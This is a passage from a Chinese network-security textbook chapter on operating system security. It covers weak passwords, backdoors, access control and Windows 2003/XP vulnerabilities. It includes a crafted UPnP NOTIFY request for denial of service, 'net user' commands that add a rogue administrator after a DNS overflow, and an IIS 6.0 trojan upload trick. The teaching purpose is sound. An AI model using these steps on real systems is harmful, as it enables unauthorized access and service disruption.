5．2010 年 1 月 12 日百度被黑，黑客对 DNS 服务器进行了攻击，使访问者对百度主页的访问，跳转到其他网站主页。试查找资料，说明其攻击的原理。

6．DDoS 攻击的原理是什么？对 DDoS 类型的攻击，你有什么好的提议？

第 6 章　网络操作系统安全分析及防护

网络操作系统是向网络计算机提供网络通信和网络资源共享功能的操作系统，是网络用户与网络系统之间的接口，具有多用户、多任务操作系统的特征。目前，运用广泛的网络操作系统有 Windows 2000/2003 Server 、UNIX、Linux，它们都存在着一定的安全隐患，如果对这些安全隐患不了解，没有及时采取相应措施，或忽视网络操作系统的安全问题，就如同将家园建于沙丘之上，随时都有遭受毁灭性破坏的可能。本章就是从网络操作系统的安全分析入手，讨论网络操作系统的安全防护，并用实例讲解网络操作系统的安全配置。

本章内容主要有：

- 网络操作系统常见漏洞；
- Windows 2003/XP 操作系统的漏洞分析与防范；
- UNIX 操作系统漏洞分析与防范；
- Windows 2003 漏洞扫描工具 MBSA 的使用；
- UNIX 常用漏洞扫描工具 Nessus 的使用；
- Windows 2003 上搭建安全的 FTP 和 Web 服务器；
- UNIX 上搭建安全的 FTP 和 Web 服务器。

6.1　网络操作系统安全概述

6.1.1　网络操作系统安全问题

网络操作系统的安全是整个网络系统安全的基础，它涉及从硬件到软件、从用户个人信息到网络综合信息的安全。与过去相比，如今的操作系统性能和安全保护的功能都有了极大的提高，系统漏洞的补丁也增加了很多。但要想减少操作系统的安全隐患，除了及时修补漏洞之外，还需要对操作系统予以合理配置、管理和监控。通常的安全入侵事件，多数都归因于操作系统没有合理配置，或者没有经常核查及监控，或是操作系统是以默认安全设置来配置的，因而极易受到攻击。然而，被动的防范安全攻击是远远不够的，被攻击后再“亡羊补牢”也只能是弥补而已。因此，不应该脱离攻击来谈论安全，只有在了解了入侵者可能采取的攻击手法后，有针对性的做好安全配置，防患于未然才能真正有效地保护网络操作系统的安全。因此，我们首先要了解常见的操作系统安全问题，才可“对症下药”。

目前，网络操作系统常见的安全问题有：弱口令、系统漏洞、后门程序、安全策略不够完备或者不适用于该系统等，那么它们是什么？会给网络操作系统带来哪些安全隐患呢？下面就来一一认识它们。

1. 弱口令

弱口令是指简单的、易被猜测到或易被破解工具破解的口令。当入侵者破解口令后，他可以轻而易举地进入系统，获取他所需要的资源；也可以将系统打扫得干干净净，让管理员

抓不到他入侵过的蛛丝马迹；他甚至可以向系统植入大量的病毒或木马，使系统处于危险甚至随时崩溃的境地。

什么样的口令属于弱口令呢？我们常见的弱口令有以下几类：

(1) 使用用户名或用户名的变化形式作为口令。而今，几乎所有的口令破解软件都首先会将用户名作为突破口，在尝试用户名作为口令没有成功之后，它还会尝试着变换用户名的顺序或添加些数字等方式作为口令，所有人工可想到的变化形式，破解软件也可以想得到，而这种口令的破解几乎不需要花费多少时间；

(2) 使用常用英语单词作为口令。不少破解软件都含有字典库，除非是研究英语的学者，使用特别怪僻且冗长的单词作为用户名，它可能束手无策外，其他的对于破解软件而言都不是难事。通常，破解软件可以以平均每秒 1500 个单词的搜索速度进行破解检查，对于 20 万单词的字典库只需要 133 秒便可检查完毕；

(3) 使用 5 位及 5 位以下的字符作为口令。键盘上包括大小写英文、数字、控制符等可以作为口令的一共有 95 个，任选其中 5 位作为口令，就有 95^5 种口令，但对此，破解软件最多花费 53 个小时就可以破解。若只选用字母加数字的，通常只需要 6.23 个小时就可以破解；

(4) 使用自己的名字字母加上自己或亲友的生日作为口令。这或许是日常用户最常用的口令，这种口令大都是字母加数字的，长度上会增加不少，也方便记忆，但是它其中却隐藏着很大的缺陷。仔细想想，日期只有 1～31 之间的数字可用，月份只有 1～12 的数字可用，加上年份，也是只 19××到 200×可用，如果再进一步考虑，真正能实际使用计算机的人的年龄应在 1930～2005 的范围内，可用数字也不超过 100，逐步细想下来，入侵者搜索所需要的时间也逐步缩短。

日常生活中还有很多其他弱口令的存在，黑客们也大都通过破解弱口令的方法来获取他们所需要的“肉鸡”，下面给出几点防范措施：

(1) 不使用默认口令或与用户名相同及相近形式的口令；

(2) 不使用由字符重复组合而成的口令；

(3) 不使用常见单词作为口令；

(4) 口令中不包含用户及其家人相关的个人信息；

(5) 口令应该包括字母、数字及特殊符号三类字符，每类字符至少一个，且长度不小 8 位；

(6) 不在多个应用中使用相同的口令；

(7) 至少每个月更换一次口令。

在此，要特别申明最后一点的重要性，因为再复杂的口令被破解也只是时间的问题，并且定期的更换可以防止未被发现的入侵者继续使用该口令。

2. 系统漏洞

系统漏洞，也称安全缺陷，指操作系统软件在逻辑设计上的缺陷或在编写时产生的错误，这个缺陷或错误可以被入侵者利用，通过植入木马、病毒等方式来控制目标主机或造成一些更具破坏性的结果。

没有任何人的设计或是程序的编写是绝对完美的，因此，系统漏洞是不可避免的，无论是硬件、软件，或是安全策略，都会有漏洞。但需要注意的是，只有会威胁到系统安全的错误我们才将它定义为漏洞。而在通常情况下，那些错误并不会对系统造成危害，只有在被入侵

者在特定条件下利用才会威胁到系统安全，因此，更进一步讲，只有能被入侵者用于威胁系统安全的系统错误才称为系统漏洞。

系统漏洞是一直存在于系统之中的，在它未被发现或未及时打补丁修补之前都是系统的隐患。对入侵者而言不能找到或使用系统中的漏洞是不可能对一个系统进行攻击的，尤其是对安全级别较高的系统。所以入侵者会想方设法地找到攻击目标的漏洞，然后利用它们攻击网络，或盗窃有用信息，或向目标系统中灌入大量的病毒和木马，造成目标系统运行停止、文件丢失甚至崩溃。

目前，有很多漏洞扫描工具可以帮助管理员发现系统中的漏洞，如 Microsoft 开发的 Baseline Security Analyzer（基准安全分析器）、GFI LANguard 专业网络漏洞扫描器，以及普通用户最常用的免费的 360 安全卫士等，它们可以对系统进行扫描并生成相应的扫描报告、分析并提出建议，除此之外，它还有一定的数据管理功能。但值得注意的是，漏洞扫描工具是一把双刃剑，在管理员借助于它管理系统的同时，入侵者也可以借用它发现系统中的漏洞。入侵者大多会利用它来寻找和利用众所周知的漏洞和弱点，毕竟发现一个已知漏洞比发现一个未知漏洞容易很多。因此，为避免不可预知的灾难性事件的发生，除了依靠漏洞扫描工具而外，管理员还应及时了解自身网络操作系统存在哪些已知漏洞，做到“防患于未然”。

SANS 研究院和联邦调查局（FBI）的国家基础设施保护中心（NIPC）曾经发布过一份关于“最危险的 20 项安全漏洞”列表文档，用于指引系统管理员关注那些最关键的漏洞。其中包括了 Web 服务器及服务、工作站服务、Windows 远程访问服务、Microsoft SQL Server 、Windows 验证、Web 浏览器、文件共享应用、LSAS 泄露、邮件客户端和即时消息等 10 种 Windows 系统中最常被利用的漏洞，以及 BIND 域名系统、Web 服务器、验证、版本控制系统、邮件传输服务、简单网络管理协议（SNMP）、开放安全套接字层（SSL）、企业服务 NIS/NFS 的错误配置、数据库、内核漏洞等 10 种 UNIX 及 Linux 环境下最常见的漏洞。虽然每年都有数以万计的安全事件被投诉，但绝大多数成功的攻击都只是利用了那 20 项安全漏洞中的一两个。

3. 后门程序

后门程序通常是指能避开系统安全性控制或检查而获得对系统的访问权的程序。它一般包括两种，一是在软件开发过程中程序员用于测试和维护各个模块的后门程序，它可能是程序员在完成编码时忘记删除，或者是方便日后软件维护时使用而有意留下的。但无论如何，只要入侵者发现了它的存在，它便成为了一个漏洞，为入侵者所使用；二是指入侵者在入侵后在系统中留下的、具有隐蔽性的、方便长期访问目标系统的后门程序。

其实，后门程序也就是一种登录系统的方法，因此，它不仅可以避开安全控制访问系统，而且它还有助于入侵者破坏系统上的安全控制。

普通的杀毒程序、安全工具要查出系统中的后门程序是很难的，而这正是入侵者所喜欢的地方——后门程序的隐蔽性！虽然隐蔽，但精明细心的网络管理员还是会发现它的踪迹，于是，后门程序也在“猫捉老鼠”的游戏中不断升级。后门程序从最初的简单单一逐渐变换到现今的复杂奇特，其隐蔽性也在不断增大。一个简单的后门入侵者可能只是建立一个新登录账号或者使用一个较少登录系统的账号，这是很容易被发现的，管理员只要检查系统账户就可以了，而且这是管理员最常做的工作。而后，不少入侵者便改变使用 Windows 的远程桌面的初始端口 3389，利用 findpass 之类的经典工具得到管理员的密码，使服务器打开

3389 端口等服务。但对此,管理员使用 netstat-an 就能让入侵者的连接暴露无遗。渐渐地,不少入侵者发现,某个单一的后门程序的隐蔽性都不足够,于是,嵌套使用互补后门程序这一思路便产生了,入侵者不用担心后门暴露的问题,一个后门被暴露了,仍然有其他几个后门存在,虽然管理员可以逐一发现,或者可以拔掉网线、格式化硬盘,无论入侵者有多厉害的入侵也无济于事了,但无论选择哪种方法付出的代价都将是巨大的。

因此,当入侵者发现系统中存在的后门程序或者在入侵之后插入后门程序后,要制止入侵者的入侵是件很难的事情,因此,大多数网络管理员会选择主动地预防入侵者的第一次入侵,提高系统本身的安全防护。

4. 安全策略

安全策略是指在一个特定的区域中,用于提供一定安全级别的用于保护安全相关活动的所必须遵守的一套规则。一个完整意义上的安全策略需要严格的管理和先进的技术两个组成部分,以确保该安全策略是适合本系统且对于该系统而言是高效的。

由上述定义可知,安全策略是一套规则。系统的安全级别越高,这套规则就要求越完善。安全策略具体包括以下内容:

1) 确定系统采用的安全体系

时间与空间的对立是计算机软硬件设计中常遇的一大难道,如何权衡它们也成为了一门科学。而在确定一个系统的安全体系时,也需要考虑到它们之间的关系。选择了一个安全级别较高的安全体系,大大降低了服务正常运行的效率;或者保证了服务运行的效率,却没有一个有效的安全保障,这二者皆不可取。如何在保证服务运行效率的同时,又能针对系统业务的关键方面设置有效的安全体系,便是安全策略中所要确定的。

2) 确定访问规则

根据系统业务的需要,规定或授权用户可以访问哪些资源、禁止访问哪些资源,以怎样的方式访问等,用户只能按照所规定地进行访问,以确保系统的资源被安全地访问。

3) 确定日常防护

一个系统的日常防护是细小且不可或缺的,如用户口令设置的要求,用户口令的更换周期设置,日常安全检测方法及检测内容,系统备份及备份周期,系统在遭到破坏时是否采取相应的措施,若需要,采取什么样的措施等,都需要做细致而周全的规定。

不难看出,安全策略是一个动态的、延续的过程,需要网络的安全管理团队适时地、合理地根据系统的变化进行调整。安全策略不够严密和谨慎,就很容易被入侵者找到突破口,或者由于有效使用者的操作不当造成不可估计的损失。因此,一个完备的安全策略不仅包括被入侵前的防御工作,还包括入侵后系统的修复工作,保证系统正常有序的运行才是系统管理者的真正目标。

6.1.2　网络操作系统安全控制

6.1.1 节列举了四个常见的系统安全问题,而一个系统的安全问题远不仅如此。由此可知一个系统如果不建立多种防守措施是很容易被攻破的,那么,该怎样对网络操作系统进行安全控制呢?有两个基本的安全控制——访问控制和隔离控制。

1. 访问控制

访问控制是用户和用户组访问网络资源时所采用的安全机制。它通过对不同用户或用

户组划分权限或来实现用户或用户组对网络资源访问的控制,保证了特定用户对特定资源的访问,也阻止了非授权用户对资源的访问,从而保证了网络操作系统的安全。

访问控制可以分为自主访问控制和强制访问控制两类。其中,自主访问控制是指用户对自身所有的文件、数据等享有访问,以及授予或回收其他用户对其资源访问的权限;而强制访问控制针对系统管理员而言的,系统管理员对系统的所有用户有强制管理的权力,可决定何用户对何资源享有访问权,对何资源无法进行访问等。即使是对于资源的创建者,若他的访问权被系统管理员强制夺取,那么,该创建者也无法访问该资源。

访问控制是网络安全防范和保护的主要策略,它可实现系统的七大安全策略。

(1) 入网访问控制。入网访问控制是网络访问的第一层访问控制,它实现了对用户入网的时间和入网地点的控制,其具体实现是通过用户名的识别与验证、用户口令的识别与验证以及用户账号的默认限制检查等三部分完成的。

(2) 网络权限限制。网络的权限控制是针对网络非法操作所提出的一种安全保护措施,它控制了用户和用户组对网络资源的访问。

(3) 目录级安全控制。管理员可授予用户目录级的权限,即用户在目录一级指定的权限对所有文件和子目录有效,还可进一步指定用户对目录下的子目录和文件的权限。对目录和文件的访问权限一般有 8 种:系统管理员权限(Supervisor)、读权限(Read)、写权限(Write)、创建权限(Create)、删除权限(Erase)、修改权限(Modify)、文件查找权限(File Scan)、存取控制权限(Access Control)。

(4) 属性安全控制。管理员可以给文件、目录等指定访问属性,如只可读、只可写、可读写等。属性安全控制可以将给定的属性与网络服务器的文件、目录和网络设备联系起来。

(5) 网络服务器安全控制。网络服务器的安全控制包括可以设置口令锁定服务器控制台,以防止非法用户修改、删除重要信息或破坏数据。除此之外,其安全控制还可以设定服务器登录时间限制、非法访问者检测和关闭的时间间隔。

(6) 网络监测和锁定控制。管理员通过对网络实施审计机制,使系统自动记录系统的访问情况。然后管理员通过查看系统记录的日志情况,进行网络监测。

(7) 防火墙控制。防火墙通常都安置在网络边界上,通过网络通信监控系统隔离内部网络和外部网络,以阻挡来自外部网络的入侵。

2. 隔离控制

隔离控制是对网络中远程访问服务器的每个连接实施的网络限制,它可以对远程客户端,如虚拟专用网络(VPN)客户端,提供阶段性的网络访问。远程客户端在访问网络之前将处于隔离模式,当其配置符合或确定为符合组织的网络策略后,它的隔离限制将会被解除,并且标准网络策略也会应用于该连接。例如,隔离限制可能指定安装特定的防病毒软件,并使其在远程客户端连接到网络时启用。

事实上,隔离控制对入侵者没有防范作用。只是由于访问网络的用户都必须满足已定义的配置要求,才可接入网络。这使得计算机的配置可以得到验证,从而起了一定的安全防护作用。

隔离控制可以通过“隔离 IP 选择器”和“隔离会话计时器”等来实现。其中,“隔离 IP 选择器”可以限制对一组指定服务器的访问,“隔离会话计时器”可以限制客户端在隔离模式下保持连接的时间,而这些都可以在网络策略服务器控制台中设置实现。

网络策略服务器是隔离控制的可选组件。在只有少量远程客户端时，可以直接对每个客户端单独配置隔离控制，而不需要网络策略服务器。但如果远程客户较多时，则可以利用网络策略服务器配置网络策略，以减少重复多次配置的麻烦，也可以降低配置时出现失误操作的概率。

6.2　Windows 2003/XP 操作系统安全分析与防护

6.2.1　Windows 2003/XP 安全机制

Windows 2003 是目前运用最广泛的网络服务器平台，以易用、稳定和安全而著称。下面对 Windows 2003 的安全机制作初步分析，以帮助我们了解系统、使用系统。本节以 Windows 2003 为主要讲解内容。

1. 身份验证机制

身份验证是组成系统安全的一个基本要素，它对任何访问系统的用户身份进行确认。Windows 2003 的身份验证一般包括交互式登录和网络身份验证两种验证模式。同时，该系统也根据不同行业标准的不同要求支持了多种协议类型的身份验证方法：

- Kerberos V5 与密码或智能卡一起使用的用于交互式登录的协议。
- 用户尝试访问 Web 服务器时使用的 SSL/TLS 协议。
- 用户端或服务器使用早期版本的 Windows 时使用的 NTLM 协议。
- 摘要式身份验证，这将使凭据作为 MD5 或消息摘要在网络上传递。
- Passport 身份验证，用来提供单点登录服务的用户身份验证服务。

单点登录是 Windows 2003 身份验证机制提供的重要功能之一，它在安全性方面提供了两个主要的优点：对用户而言，使用单个密码或智能卡可以减少混乱，提高工作效率；对管理员而言，只需要为每个用户管理一个账户，减少了域用户所要求的管理。除上述外，Windows 2003 还新增了凭证管理器，它为所有的用户凭证（包括口令、密码和 X.509 证书）提供了一个安全的仓库，使得单一的签名即可获得多个领域的信任。

2. 访问控制机制

访问控制机制能帮助管理员有效地控制访问者对网络上对象的使用权限，以保护系统的安全。Windows 2003 的默认权限比以前的版本更符合最小特权原则，也增强了 EFS（加密文件报务），它给管理员和用户提供了给多个用户访问多组加密文件的可能，还提供了额外的文件存储保护和最大数量的用户容量。管理员应当在此基础上根据需要严格设置权限和用户权利，使用强健的访问控制列表来保护文件系统和注册表的安全，以有效地限制、分割用户对对象进行访问时的权限，既能保证用户能够完成所操作的任务，同时又能降低事故、错误或攻击对系统及数据造成的损失。与此同时，Windows 2003 基于 IEEE 802.1x 规范，改进了以太局域网和无线局域网的安全性，促进了用户和计算机的安全认证和授权。这些改进也支持公钥证书和智能卡的自动注册，使得能够对传统的位于或者横跨公共场所的网络进行访问控制。

3. 审核策略机制

建立审核策略是跟踪潜在安全性问题的重要手段，它可对系统中的各类事件跟踪记录

并写入日志，以便管理员进行分析查找系统、应用程序故障和及时发现安全事件，并可在出现违反安全的事件时提供有力证据。但审核事件占用服务器的存储空间和 CPU 时间，如果设置不当，可能反被攻击者利用进行拒绝服务攻击。因此在执行审核策略之前需要创建一个审核计划，通过收集有限的审核事件而获得足够的信息。微软建议对下面的事件进行审核：系统事件类别中的成功和失败事件、策略更改事件类别中的成功事件、账户管理事件类别中的成功事件、登录事件类别中的成功事件、账户登录事件类别中的成功事件等。当在系统中启用安全审核策略后，管理员应经常查看安全日志的记录，否则就有可能失去及时补救和防御的时机。除了安全日志外，管理员还要注意检查各种服务或应用的日志文件。在安装了 Windows 2003 IIS 6.0 后，其日志功能默认是启动的，可查看系统对 Web 服务器的 HTTP 请求，是入侵检测的重要手段。

4. IP 安全策略机制

IPSec 是一种开放标准的框架结构，通过使用加密的安全服务以确保在 IP 网络上进行保密而安全的通信。Windows 2003 中所有的服务器产品和客户端产品都提供了对 IPSec 的支持，增强了产品的安全性、可伸缩性以及可用性，同时使得系统配置、部署和管理都更为方便。在 Windows 2003 中，IP 安全监视器是作为 Microsoft 管理控制台(MMC)实现的，IPSec 的功能也得到了很大的增强，这些增强的功能主要体现在以下方面：

- 支持使用 2048 位 Diffie-Hellman 密钥交换。
- 支持通过 Netsh 进行配置静态或动态 IPSec 主模式设置、快速模式设置、规则和配置参数。
- 在计算机启动过程中可对网络通信提供状态可控的筛选，从而提高了计算机启动过程中的安全性。
- IPSec 与网络负载平衡更好地集成等。

5. 防火墙机制

防火墙是网络系统的安全屏障，是构建网络的重要组成部分。Windows 2003 网络操作系统自身带有一个可扩展的企业级防火墙 ISA Server，它支持两个层级的策略：阵列级策略和企业级策略。阵列策略包括站点和内容规则、协议规则、IP 数据包筛选器、Web 发布规则和服务器发布规则。在修改阵列配置时，该阵列内所有的 ISA Server 计算机也都会被修改，包括所有的访问策略和缓存策略；企业级策略进一步体现了集中式管理，它允许设置一项或多项应用于企业网阵列的企业策略。企业级策略包括站点和内容规则以及协议规则，可用于任何阵列，而且可通过阵列自己的策略进行扩充。除此之外，Windows 2003 还新增了软件防火墙 ICF(Internet 连接防火墙)，为网络服务提供了基本的端口安全，给关键的基础设施增加了一层保护。

在 Windows 2003 中，Microsoft 打破了在操作系统上捆绑许多额外特性的传统，默认情况下能够运行的二十多种服务是被关闭或者是使其以更低的权限运行的，其中，有两个最重要的安全特性革新是直接处理 IIS 和 Telnet 服务器。IIS 和 Telnet 在默认情况下都没有安装，并且这两个服务是在两个新账户下运行的，新账户的权限比正常系统账户的权限要低。如果恶意的入侵危及这两个服务时，这种改变将直接改善服务器的安全性，而这些就构成了 Windows 2003 安全机制的新基础。

6.2.2　Windows 2003/XP 漏洞分析

任何系统都是有漏洞,无论是 Windows 2003 还是 Windows XP,尽管它们在发布时都是以其安全性和稳定性而推广的。下面了解一下 Windows 操作系统的一些常见漏洞。

1. UPNP 漏洞

通用即插即用(UPNP),Microsoft 官方将其解释为一种用于 PC 和智能设备(或仪器)的常见对等网络连接的体系结构,尤其是在家庭中。UPNP 以 Internet 标准和技术(例如TCP/IP、HTTP 和 XML)为基础,使这样的设备彼此可自动连接和协同工作,从而使网络(尤其是家庭网络)对更多的人成为可能。当用户在默认安装 Windows XP 时,UPNP 服务就会被自动启动。利用 UPNP,入侵者至少能够进行三种方式的入侵:

(1) 盗取系统控制权。入侵者以不同的速率向 UPNP 服务主机发送含异常参数的请求包,通过指针被覆盖而在目标主机上引起访问冲突,例如向目标主机发送下列会话:

```
NOTIFY * HTTP/1.1
HOST:210.255.255.255.10:1900
CACHE-CONTROL:max-age=1
LOCATION:http://xpupnp.example.com:19/upnp.html
NT:urn:schemas-upnp-org:device:Internet GatewayDevice:1
NTS:ssdp:alive
SERVER:EEYE/2001 UPNP/1.0 PASSITON/1.1
USN:uuid:EEYE
```

目标主机会根据 LOCATION 域中的 URL 发起连接,如果该 URL 中的主机启动了chargen 服务,那么目标主机就会不断地进行分配和释放内存,从而大量占用系统 CPU 资源,直至系统崩溃。

(2) 进行 DoS 攻击。入侵者通过向运行了 UPNP 服务的系统的 1900 端口发送一个UDP 包,其中 LOCATION 域的 URL 指向一个提供 Echo 服务的服务器,告知目标主机网络上提供 Echo 服务的服务器上有一用户需要 UPNP 网络设备。此时目标主机就会启用系统的 UPNP 服务,并向提供 Echo 服务的服务器发送下载请求,提供 Echo 服务的服务器将自动回复一个信息包。由于没有设备信息的确认机制,UPNP 会认为这是设备信息,并请求更多的信息文件,然后服务器又会自动回复一个包。周而复始,使系统进入一个无限的连接循环中,这将导致系统无法提供正常服务。

(3) 进行 DDoS 攻击。UPNP 服务中有一个简单服务发现协议(SSDP),SSDP 可以使一个系统枚举出 UPNP 网络上新安装设备上的可用资源。入侵者只要向某个存在大量使用 Windows XP 主机的网络发送一个伪造的 UDP 报文,就可能强迫这些主机对指定主机进行攻击。

2. 账号锁定功能漏洞

Windows XP 设计了账号快速切换功能,可以使用户不需要先退出再登录等步骤便可在不同的账号之间进行快速地切换,但是这一方便的功能也带来了很大的安全隐患。当用户利用账号进行快速切换功能时,系统会认为其是一个暴力破解攻击,从而造成全部非管理员账号的锁定,从而导致其他用户没有管理员的解禁不能登录主机。

首先将账户锁定阈值设置为 3，其方法前面已提过。然后进入系统控制面板，在“用户账户”对话框中创建 5 个非管理员用户(user1～user5)，如图 6-1 所示。




图 6-1　创建新账户

选择账户类型为“受限”即可创建账户。账户创建好后可进入账户为其创建密码，如图 6-2 所示。

当 5 个账户及其密码都设置好后，用 user1 账号登录，使用注销/切换用户快速账号切换登录到 user2，并使其连续 3 次失败，此时再试着去登录 user3，会发现所有的非管理员账号均已经锁定。



图 6-2　为受限账户设置密码

3. DNS 服务器漏洞

域名系统 DNS 给人们的网上生活带来了很大的方便，可是以 Windows 2000 或 Windows 2003 作为网络操作系统的 DNS 服务器却有着极高的安全漏洞，如 0day 漏洞。

如果 DNS 服务器中存在 0day 漏洞，那么服务器在工作时若遇到非正常的连接请求，远程过程调用 (RPC)接口就有可能对外开放管理员权限。入侵者就可针对这个漏洞，向服务器发送一个特别设计的 RPC 数据包，使其获得系统管理员的权限，可远程控制计算机。

在 DNS 服务器中，为了方便且快速响应用户的请求，其存储器中会有缓存区域，以保存常用的响应信息，以达到快速响应的目的。入侵者可以利用 DNS 服务器漏洞利用工具攻击，导致 DNS 服务器的缓存区产生溢出，然后可以通过 Telnet 命令或某些程序漏洞端口，造成 DNS 的非正常连接。当前面的工作都成功后，就可以通过输入命令：net user test 1234 /add，添加用户名为 test、密码为 123 的用户。而后再通过输入命令：net localgroup administrators test /add，将新增的 test 用户添加到管理员组中。最后，入侵者只需要利用 Windows 系统自带的远程桌面功能，接着连接到该 DNS 服务器的 IP 地址，然后利用刚刚创建的用户名进行登录，就可以进行远程管理操作，如图 6-3 所示。

由于是在本地进行测试，所以计算机名为 127.0.0.1。在此类的入侵中，若远程服务器没有开通终端服务功能，也可以通过溢出得到的命令提示符窗口，通过 FTP 或 tftp 命令上传木马程序，同样也可以进行有效的远程管理操作。



图 6-3　利用新建用户远程登录

目前，已经有了针对这个 DNS 漏洞的升级补丁程序，及时升级可以避免 DNS 服务器被破坏。对于个人用户而言，可以通过修改 Windows 中的 HOSTS 文件，将网站的域名和 IP 地址强行制定，来达到预防攻击的目的。

4. IIS 6.0 文件夹解析漏洞

Windows 2003 IIS 6.0 在处理文件夹扩展名时，只要文件夹扩展名为 asp，它就会将其作为 ASP 程序来执行，其文件夹下扩展名为 jpg 或 gif 等看上去是图片文件的木马文件就会被运行。入侵者可利用网站的上传权限，将各种 asp 木马(如海洋木马)更名为以 jpg/gif 等为后缀的文件，上传到服务器。当这些文件被打开时，木马程序会被 IIS 解析。因为 Microsoft 尚未发布这个漏洞的补丁，所以几乎所有网站都会存在这个漏洞。而在 Windows 2000 IIS 5 处理 JPEG 图片中如包含有 HTML 及 ASP 代码，只会执行 HTML 代码，而不会执行 JPEG 图片中的 ASP 代码，所以 Windows 2000 IIS5 中不存在这个漏洞。

5. 远程桌面漏洞

无论是在 Windows 2003 还是在 Windows XP 中，系统都提供了远程桌面功能。当要进行远程网络访问连接时，该系统下的远程桌面功能可以将进行网络连接时需要输入的用户名和密码，通过普通明文内容方式发送给对应连接的客户端。而发送的用户名不一定是远端主机的用户名，通常是最常被客户端使用的用户名。在用户名明文传输过程中，入侵者可以在网络通道上安插各种嗅探工具，它们会自动进入“嗅探”状态，明文账号就很容易被捕获，后果也可想而知。

6.2.3　Windows 2003/ XP 安全策略

安全策略是网络安全的基础屏障，它可以对账号、用户、域及所有的共享资源进行有效的管理。在 Windows 2003/XP 中有本地安全设置及域安全设置，其中包含一些基础的、方便设置的安全策略，其中本地安全设置如图 6-4 所示。

